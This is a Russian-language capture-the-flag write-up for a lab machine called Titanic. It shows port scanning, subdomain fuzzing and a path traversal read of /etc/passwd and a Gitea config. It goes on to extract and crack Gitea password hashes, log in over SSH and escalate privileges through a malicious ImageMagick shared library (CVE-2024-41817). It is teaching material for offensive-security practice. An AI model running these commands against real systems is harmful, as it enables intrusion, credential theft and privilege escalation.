Разведка и сканирование портов


Я начал с сканирования портов на машине titanic.htb, используя nmap:

```
Starting Nmap 7.95 (https://nmap.org ) at 2025-02-25 20:43 IST
Nmap scan report for 10.10.11.55
Host is up(0.25s latency).
Not shown : 998 closed tcp ports(reset)
PORT   STATE SERVICE VERSION
22 / tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh - hostkey :
    | 256 73 : 03 : 9c : 76 : eb : 04 : f1 : fe : c9 : e9 : 80 : 44 : 9c : 7f : 13 :
46 (ECDSA)
    | _  256 d5 : bd : 1d : 5e : 9a : 86 : 1c : eb : 88 : 63 : 4d : 5f : 88 : 4b :
7e : 04 (ED25519)
    80 / tcp open  http    Apache httpd 2.4.52
    | _http - title : Did not follow redirect to http ://titanic.htb/
| _http - server - header : Apache / 2.4.52 (Ubuntu)
```

Обнаружил два открытых порта:

- 22 (SSH) - OpenSSH 8.9p1
- 80 (HTTP) - Apache httpd 2.4.52

Добавил titanic.htb в /etc/hosts и открыл веб-страницу на 80 порту, где увидел кнопку "Book Now".



Перебор виртуальных хостов

Параллельно я запустил перебор поддоменов:

ffuf -w /wordlists/subdomains-top1million-110000.txt -u http://titanic.htb/ -H "Host:FUZZ.titanic.htb" -fc 301

```
      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://titanic.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/SecLists-master/Discovery/DNS/su
million-110000.txt
 :: Header           : Host: FUZZ.titanic.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 79ms]
```

Нашел поддомен dev, добавил dev.titanic.htb в /etc/hosts. На этом поддомене обнаружил Gitea - сервис для хостинга git-репозиториев.

Анализ исходного кода

Изучив репозитории разработчиков, я нашел исходный код приложения и обнаружил уязвимость Path Traversal (обход пути). Эта уязвимость позволяет читать произвольные файлы на сервере, включая:

- Код приложения и данные
- Учетные данные для backend-систем
- Важные системные файлы ОС

Проанализировав app.py, я подтвердил наличие уязвимости.

Эксплуатация Path Traversal

Использовал curl для чтения /etc/passwd:

curl --path-as-is http://titanic.htb/download?ticket=../../../etc/passwd

```
└─$ curl --path-as-is http://titanic.htb/download?ticket=../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
```

Изучив документацию Gitea, узнал, что файлы конфигурации хранятся в /data/gitea/conf/app.ini. Считал конфигурационный файл и обнаружил gitea.db - базу данных Gitea.

Взлом хешей Gitea

Скачал gitea.db и извлек хеши пользователей:

sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes

Взломал хеши с помощью hashcat и rockyou.txt, получив пароль пользователя developer.

```
└─$ hashcat gitea.hashes --show --user
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iX
```

Получение доступа SSH

Вошел на машину по SSH с учетными данными developer и начал исследовать систему.

```
developer@titanic:~$ ls
gitea  mysql  user.txt
```

Нашел все доступные для записи директории:

find / -writable -type d **2**>/dev/null

```
developer@titanic:/opt/app/static/assets/images$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/app.slice
/sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/app.slice/dbus.socket
/sys/fs/cgroup/user.slice/user-1000.slice/user@1000.service/init.scope
/opt/app/static/assets/images
/opt/app/tickets
/home/developer
/home/developer/.ssh
/home/developer/gitea
```

Обнаружил интересный скрипт в /opt/scripts/, который использует ImageMagick для обработки изображений.

Эксплуатация CVE-2024-41817

Проверил версию ImageMagick:

/usr/bin/magick –version

```
developer@titanic:/opt/scripts$ /usr/bin/magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png ra
qm tiff webp x xml zlib
Compiler: gcc (9.4)
developer@titanic:/opt/scripts$
```

Версия 7.1.1-35 уязвима к CVE-2024-41817, которая позволяет выполнить произвольный код через загрузку вредоносных shared libraries.

Из скрипта узнал, что рабочая директория - /opt/app/static/assets/images/. Создал там вредоносную shared library:

gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

__attribute__((constructor)) void init(){

    system("cp /root/root.txt root.txt; chmod 754 root.txt");

    exit(0);

}

EOF

После ожидания в несколько минут, скрипт автоматически выполнился, и я получил доступ к файлу root.txt.

```
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1288
drwxrwx--- 2 root developer   4096 Feb 18 08:34 .
drwxr-x--- 3 root developer   4096 Feb  7 10:37 ..
-rw-r----- 1 root developer 291864 Feb  3 17:13 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3 17:13 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3 17:13 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3 17:13 home.jpg
-rw-r----- 1 root developer 280817 Feb  3 17:13 luxury-cabins.jpg
-rw-r----- 1 root developer      0 Feb 18 08:34 metadata.log
-rwxr-xr-- 1 root root          33 Feb 18 08:34 root.txt
developer@titanic:/opt/app/static/assets/images$ cat root.txt
67cfdb80087961
developer@titanic:/opt/app/static/assets/images$
```